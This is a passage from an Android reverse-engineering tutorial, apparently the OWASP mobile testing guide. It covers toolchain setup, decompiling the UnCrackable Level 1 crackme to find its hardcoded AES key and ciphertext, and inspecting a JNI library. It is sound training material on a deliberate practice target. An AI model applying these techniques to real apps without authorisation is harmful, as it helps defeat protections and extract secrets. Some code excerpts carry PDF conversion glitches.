Local Android SDK installations are managed through Android Studio. Create an empty project in Android Studio and select “Tools->Android->SDK Manager” to open the SDK Manager GUI. The “SDK Platforms” tab lets you install SDKs for multiple API levels.

Recent API levels are:

- API 21: Android 5.0
- API 22: Android 5.1
- API 23: Android 6.0
- API 24: Android 7.0
- API 25: Android 7.1
- API 26: Android O Developer Preview



Installed SDKs are found at the following locations:

Windows :

C:\Users\<username>\AppData\Local\Android\sdk

MacOS :

/Users/<username>/Library/Android/sdk

Note: On Linux, you'll need to pick your own SDK location. /opt , /srv , and /usr/local are common locations.

Setting up the Android NDK

The Android NDK contains prebuilt versions of the native compiler and toolchain. Both the GCC and Clang compilers have traditionally been supported, but active support for GCC ended with NDK revision 14. The device architecture and host OS determine the appropriate version. The prebuilt toolchains are in the toolchains directory of the NDK, which contains one subdirectory for each architecture.

Architecture	Toolchain name
ARM-based	arm-linux-androideabi-<gcc-version>
x86-based	x86-<gcc-version>
MIPS-based	mipsel-linux-android-<gcc-version>
ARM64-based	aarch64-linux-android-<gcc-version>
X86-64-based	x86_64-<gcc-version>
MIPS64-based	mips64el-linux-android-<gcc-version>

Besides picking the right architecture, you need to specify the correct sysroot for the native API level you want to target. The sysroot is a directory that contains the system headers and libraries for your target. Native APIs vary by Android API level. Possible sysroots for each Android API level are in `$NDK/platforms/`. Each API level directory contains subdirectories for the various CPUs and architectures.

One possibility for setting up the build system is exporting the compiler path and necessary flags as environment variables. To make things easier, however, the NDK allows you to create a so-called standalone toolchain—a “temporary” toolchain that incorporates the required settings.

To set up a standalone toolchain, download the [latest stable version of the NDK](#). Extract the ZIP file, change into the NDK root directory, and run the following command:

```
$ ./build/tools/make_standalone_toolchain.py --arch arm --api 24 --install-dir /tmp/android-7-toolchain
```

This creates a standalone toolchain for Android 7.0 in the directory `/tmp/android-7-toolchain`. For convenience, you can export an environment variable that points to your toolchain directory, (we'll be using this in the examples). Run the following command or add it to your `.bash_profile` or other startup script:

```
$ export TOOLCHAIN=/tmp/android-7-toolchain
```

Enabling Developer Mode

You must enable USB debugging on the device in order to use the ADB debugging interface. Since Android 4.2, the “Developer options” sub menu in the Settings app is hidden by default. To activate it, tap the “Build number” section of the “About phone” view seven times. Note that the build number field’s location varies slightly by device—for example, on LG Phones, it is under “About phone -> Software information.” Once you have done this, “Developer options” will be shown at bottom of the Settings menu. Once developer options are activated, you can enable debugging with the “USB debugging” switch.

Once USB debugging is enabled, connected devices can be viewed with the following command:

```
$ adb devices
List of devices attached
BAZ50RFARK0ZYDFA    device
```

Building a Reverse Engineering Environment for Free

With a little effort, you can build a reasonable GUI-based reverse engineering environment for free.

For navigating the decompiled sources, we recommend [IntelliJ](#), a relatively lightweight IDE that works great for browsing code and allows basic on-device debugging of the decompiled apps. However, if you prefer something that’s clunky, slow, and complicated to use, [Eclipse](#) is the right IDE for you (based on the author’s personal bias).

If you don’t mind looking at Smali instead of Java, you can use the [smalidea plugin for IntelliJ](#) for debugging. Smalidea supports single-stepping through the bytecode and identifier renaming, and it watches for non-named registers, which makes it much more powerful than a JD + IntelliJ setup.

[APKTool](#) is a popular free tool that can extract and disassemble resources directly from the APK archive and disassemble Java bytecode to Smali format (Smali/Baksmali is an assembler/disassembler for the Dex format. It’s also Icelandic for “Assembler/Disassembler”). APKTool allows you to reassemble the package, which is useful for patching and applying changes to the Manifest.

You can accomplish more elaborate tasks (such as program analysis and automated deobfuscation) with open source reverse engineering frameworks such as [Radare2](#) and [Angr](#). You'll find usage examples for many of these free tools and frameworks throughout the guide.

Commercial Tools

Although working with a completely free setup is possible, you should consider investing in commercial tools. The main advantage of these tools is convenience: they come with a nice GUI, lots of automation, and end user support. If you earn your daily bread as a reverse engineer, they will save you a lot of time.

JEB

[JEB](#), a commercial decompiler, packs all the functionality necessary for static and dynamic analysis of Android apps into an all-in-one package. It is reasonably reliable and includes prompt support. It has a built-in debugger, which allows for an efficient workflow—setting breakpoints directly in the decompiled (and annotated) sources is invaluable, especially with ProGuard-obfuscated bytecode. Of course, convenience like this doesn't come cheap, and now that JEB is provided via a subscription-based license, you'll have to pay a monthly fee to use it.

IDA Pro

[IDA Pro](#) is compatible with ARM, MIPS, Java bytecode, and, of course, Intel ELF binaries. It also comes with debuggers for both Java applications and native processes. With its powerful scripting, disassembling, and extension capabilities, IDA Pro works great for static analysis of native programs and libraries. However, the static analysis facilities it offers for Java code are rather basic—you get the Smali disassembly but not much more. You can't navigate the package and class structure, and some actions (such as renaming classes) can't be performed, which can make working with more complex Java apps tedious.


Reverse Engineering

Reverse engineering is the process of taking an app apart to find out how it works. You can do this by examining the compiled app (static analysis), observing the app during run time (dynamic analysis), or a combination of both.

Statically Analyzing Java Code

Java bytecode can be converted back into source code without many problems unless some nasty, tool-breaking anti-decompilation tricks have been applied. We'll be using UnCrackable App for Android Level 1 in the following examples, so download it if you haven't already. First, let's install the app on a device or emulator and run it to see what the crackme is about.

```
$ wget https://github.com/OWASP/owasp-mstg/raw/master/Crackmes/Android/Level_01/UnCrackable-Level1.apk  
$ adb install UnCrackable-Level1.apk
```



Seems like we're expected to find some kind of secret code!

We're looking for a secret string stored somewhere inside the app, so the next step is to look inside. First, unzip the APK file and look at the content.

```
$ unzip UnCrackable-Level1.apk -d UnCrackable-Level1
Archive: UnCrackable-Level1.apk
  inflating: UnCrackable-Level1/AndroidManifest.xml
  inflating: UnCrackable-Level1/res/layout/activity_main.xml
  inflating: UnCrackable-Level1/res/menu/menu_main.xml
extracting: UnCrackable-Level1/res/mipmap-hdpi-v4/ic_launcher.png
extracting: UnCrackable-Level1/res/mipmap-mdpi-v4/ic_launcher.png
extracting: UnCrackable-Level1/res/mipmap-xhdpi-v4/ic_launcher.png
extracting: UnCrackable-Level1/res/mipmap-xxhdpi-v4/ic_launcher.png
extracting: UnCrackable-Level1/resources.arsc
  inflating: UnCrackable-Level1/classes.dex
  inflating: UnCrackable-Level1/META-INF/MANIFEST.MF
  inflating: UnCrackable-Level1/META-INF/CERT.SF
  inflating: UnCrackable-Level1/META-INF/CERT.RSA
```

In the standard setup, all the Java bytecode and app data is in the file `classes.dex` in the app root directory. This file conforms to the Dalvik Executable Format (DEX), an Android-specific way of packaging Java programs. Most Java decompilers take plain class files or JARs as input, so you need to convert the `classes.dex` file into a JAR first. You can do this with `dex2jar` or `enjarify`.

Once you have a JAR file, you can use any free decompiler to produce Java code. In this example, we'll use the CFR decompiler. CFR is under active development, and brand-new releases are available on the author's website. CFR was released under an MIT license, so you can use it freely even though its source code is not available.

The easiest way to run CFR is through `apkx`, which also packages `dex2jar` and automates extraction, conversion, and decompilation. Install it:


```
$ git clone https://github.com/b-mueller/apkx
$ cd apkx
$ sudo ./install.sh
```

This should copy `apkx` to `/usr/local/bin`. Run it on `UnCrackable-Level1.apk`:

```
$ apkx UnCrackable-Level1.apk
Extracting UnCrackable-Level1.apk to UnCrackable-Level1
Converting: classes.dex -> classes.jar (dex2jar)
dex2jar UnCrackable-Level1/classes.dex -> UnCrackable-
Level1/classes.jar
Decompiling to UnCrackable-Level1/src (cfr)
```


You should now find the decompiled sources in the directory `UnCrackable-Level1/src` . To view the sources, a simple text editor (preferably with syntax highlighting) is fine, but loading the code into a Java IDE makes navigation easier. Let's import the code into IntelliJ, which also provides on-device debugging functionality.

Open IntelliJ and select “Android” as the project type in the left tab of the “New Project” dialog. Enter “Uncrackable1” as the application name and “vantagepoint.sg” as the company name. This results in the package name “`sg.vantagepoint.uncrackable1`,” which matches the original package name. Using a matching package name is important if you want to attach the debugger to the running app later on because IntelliJ uses the package name to identify the correct process.




In the next dialog, pick any API number; you don't actually want to compile the project, so the number doesn't matter. Click “next” and choose “Add no Activity,” then click “finish.”


Once you have created the project, expand the “1: Project” view on the left and navigate to the folder `app/src/main/java` . Right-click and delete the default package “`sg.vantagepoint.uncrackable1`” created by IntelliJ.



Now, open the `Uncrackable-Level1/src` directory in a file browser and drag the `sg` directory into the now empty `Java` folder in the IntelliJ project view (hold the “alt” key to copy the folder instead of moving it).



You'll end up with a structure that resembles the original Android Studio project from which the app was built.



As soon as IntelliJ has indexed the code, you can browse it just like you'd browse any other Java project. Note that many of the decompiled packages, classes, and methods have weird one-letter names; this is because the bytecode has been “minified” with ProGuard at build time. This is a basic type of obfuscation that makes the bytecode a little more difficult to read, but with a fairly simple app like this one it won't cause you much of a headache. When you're analyzing a more complex app, however, it can get quite annoying.

When analyzing obfuscated code, annotating class names, method names, and other identifiers as you go along is a good practice. Open the `MainActivity` class in the package `sg.vantagepoint.a`. The method `verify` is called when you tap the “verify” button. This method passes user input to a static method called `a.a`, which returns a boolean value. It seems plausible that `a.a` verifies user input, so we'll refactor the code to reflect this.

```
/*
 * Enabled aggressive block sorting
 */
public void verify(View object) {
    object = ((EditText)this.findViewById(2131230720)).getText().toString();
    AlertDialog alertDialog = new AlertDialog.Builder((Context)this).create();
    if (a.a((String)object)) {
        alertDialog.setTitle((CharSequence)"Success!");
        alertDialog.setMessage((CharSequence)"This is the correct secret.");
    } else {
        alertDialog.setTitle((CharSequence)"Nope...");
        alertDialog.setMessage((CharSequence)"That's not it. Try again.");
    }
    alertDialog.setButton(-3, (CharSequence)"OK", (DialogInterface.OnClickListener)new c(this));
    alertDialog.show();
}
```

Right-click the class name—the first `a` in `a.a`—and select Refactor->Rename from the drop-down menu (or press Shift-F6). Change the class name to something that makes more sense given what you know about the class so far. For example, you could call it “Validator” (you can always revise the name later). `a.a` now becomes `validator.a`. Follow the same procedure to rename the static method `a` to `check_input`.

```
public void verify(View object) {
    object = ((EditText)this.findViewById(2131230720)).getText().toString();
    AlertDialog alertDialog = new AlertDialog.Builder((Context)this).create();
    if (Validator.check_input((String)object)) {
        alertDialog.setTitle((CharSequence)"Success!");
        alertDialog.setMessage((CharSequence)"This is the correct secret.");
```

Congratulations—you just learned the fundamentals of static analysis! It is all about theorizing, annotating, and gradually revising theories about the analyzed program until you understand it completely—or, at least, well enough for whatever you want to achieve.

Next, Ctrl+click (or Command+click on Mac) on the `check_input` method. This takes you to the method definition. The decompiled method looks like this:

```

public static boolean check_input(String string) {
    byte[] arrby =
Base64.decode((String)"5UJiFctbmgDoLXmpL12mkno8HT4Lv8dlat8FxR2G0c",
(int)0);
    byte[] arrby2 = new byte[] {};
    try {
        arrby =
sg.vantagepoint.a.a.a(Validator.b("8d127684cbc37c17616d806cf50473cc"),
arrby);
        arrby2 = arrby;
    }sa
    catch (Exception exception) {
        Log.d((String)"CodeCheck", (String)(("AES error:" +
exception.getMessage())));
    }
    if (string.equals(new String(arrby2))) {
        return true;
    }
    return false;
}

```

So, you have a base64-encoded String that's passed to the function `a` in the package `sg.vantagepoint.a.a` (again, everything is called `a`) along with something that looks suspiciously like a hex-encoded encryption key (16 hex bytes = 128bit, a common key length). What exactly does this particular `a` do? Ctrl-click it to find out.

```

public class a {
    public static byte[] a(byte[] object, byte[] arrby) {
        object = new SecretKeySpec((byte[])object,
"AES/ECB/PKCS7Padding");
        Cipher cipher = Cipher.getInstance("AES");
        cipher.init(2, (Key)object);
        return cipher.doFinal(arrby);
    }
}

```

Now you’re getting somewhere: it’s simply standard AES-ECB. Looks like the base64 string stored in `arrby1` in `check_input` is a ciphertext. It is decrypted with 128bit AES, then compared with the user input. As a bonus task, try to decrypt the extracted ciphertext and find the secret value!

A faster way to get the decrypted string is to add dynamic analysis—we’ll revisit UnCrackable Level 1 later to show how, so don’t delete the project yet!

Statically Analyzing Native Code


Dalvik and ART both support the Java Native Interface (JNI), which defines a way for Java code to interact with native code written in C/C++. As on other Linux-based operating systems, native code is packaged into ELF dynamic libraries (“*.so”), which the Android app loads at run time via the `System.load` method.

Android JNI functions are written in native code that has been compiled into Linux ELF libraries. It’s standard Linux fare. However, instead of relying on widely used C libraries (such as glibc) Android binaries are built against a custom libc named [Bionic](#). Bionic adds support for important Android-specific services such as system properties and logging, and it is not fully POSIX-compatible.

Download HelloWorld-JNI.apk from the OWASP MSTG repository. Installing and running it on your emulator or Android device is optional.

```
$ wget HelloWorld-JNI.apk
$ adb install HelloWorld-JNI.apk
```

This app is not exactly spectacular—all it does is show a label with the text “Hello from C++.” This is the app Android generates by default when you create a new project with C/C++ support—it’s just enough to show the basic principles of JNI calls.



Decompile the APK with `apkx` . This extracts the source code into the `HelloWorld/src` directory.

```
$ wget https://github.com/OWASP/owasp-mstg/blob/master/OMTG-  
Files/03_Examples/01_Android/01_HelloWorld-JNI/HelloWord-JNI.apk  
$ apkx HelloWord-JNI.apk  
Extracting HelloWord-JNI.apk to HelloWord-JNI  
Converting: classes.dex -> classes.jar (dex2jar)  
dex2jar HelloWord-JNI/classes.dex -> HelloWord-JNI/classes.jar
```

The `MainActivity` is found in the file `MainActivity.java` . The “Hello World” text view is populated in the `onCreate()` method:

```

public class MainActivity
extends AppCompatActivity {
    static {
        System.loadLibrary("native-lib");
    }

    @Override
    protected void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        this.setContentView(2130968603);

        ((TextView)this.findViewById(2131427422)).setText((CharSequence)this.stringFromJNI());
    }

    public native String stringFromJNI();
}
}

```


Note the declaration of `public native String stringFromJNI` at the bottom. The keyword “native” tells the Java compiler that this method is implemented in a native language. The corresponding function is resolved during run time, but only if a native library that exports a global symbol with the expected signature is loaded (signatures comprise a package name, class name, and method name). In this example, this requirement is satisfied by the following C or C++ function:

```

JNIEXPORT jstring JNICALL
Java_sg_vantagepoint_helloworld_MainActivity_stringFromJNI(JNIEnv *env,
 jobject)

```

So where is the native implementation of this function? If you look into the `lib` directory of the APK archive, you’ll see eight subdirectories named after different processor architectures. Each of these directories contains a version of the native library `libnative-lib.so` that has been compiled for the processor architecture in question. When `System.loadLibrary` is called, the loader selects the correct version based on the device that the app is running on.



Following the naming convention mentioned above, you can expect the library to export a symbol called `Java_sg_vantagepoint_helloworld_MainActivity_stringFromJNI`. On Linux systems, you can retrieve the list of symbols with `readelf` (included in GNU binutils) or `nm`. Do this on Mac OS with the `greadelf` tool, which you can install via Macports or Homebrew. The following example uses `greadelf`:

```
$ greadelf -W -s libnative-lib.so | grep Java
 3: 00004e49  112 FUNC    GLOBAL DEFAULT  11
Java_sg_vantagepoint_helloworld_MainActivity_stringFromJNI
```

This is the native function that eventually gets executed when the `stringFromJNI` native method is called.

To disassemble the code, you can load `libnative-lib.so` into any disassembler that understands ELF binaries (i.e., any disassembler). If the app ships with binaries for different architectures, you can theoretically pick the architecture you're most familiar with, as long as it is compatible with the disassembler. Each version is compiled from the same source and implements the same functionality. However, if you're planning to debug the library on a live device later, it's usually wise to pick an ARM build.

To support both older and newer ARM processors, Android apps ship with multiple ARM builds compiled for different Application Binary Interface (ABI) versions. The ABI defines how the application's machine code is supposed to interact with the system at run time. The following ABIs are supported:


- `armeabi`: ABI is for ARM-based CPUs that support at least the ARMv5TE instruction set.
- `armeabi-v7a`: This ABI extends `armeabi` to include several CPU instruction set

extensions.

- arm64-v8a: ABI for ARMv8-based CPUs that support AArch64, the new 64-bit ARM architecture.

Most disassemblers can handle any of those architectures. Below, we'll be viewing the armeabi-v7a version in IDA Pro. It is in lib/armeabi-v7a/libnative-lib.so . If you don't own an IDA Pro license, you can do the same thing with the demo or evaluation version available on the Hex-Rays website.

Open the file in IDA Pro. In the “Load new file” dialog, choose “ELF for ARM (Shared Object)” as the file type (IDA should detect this automatically), and “ARM Little-Endian” as the processor type.

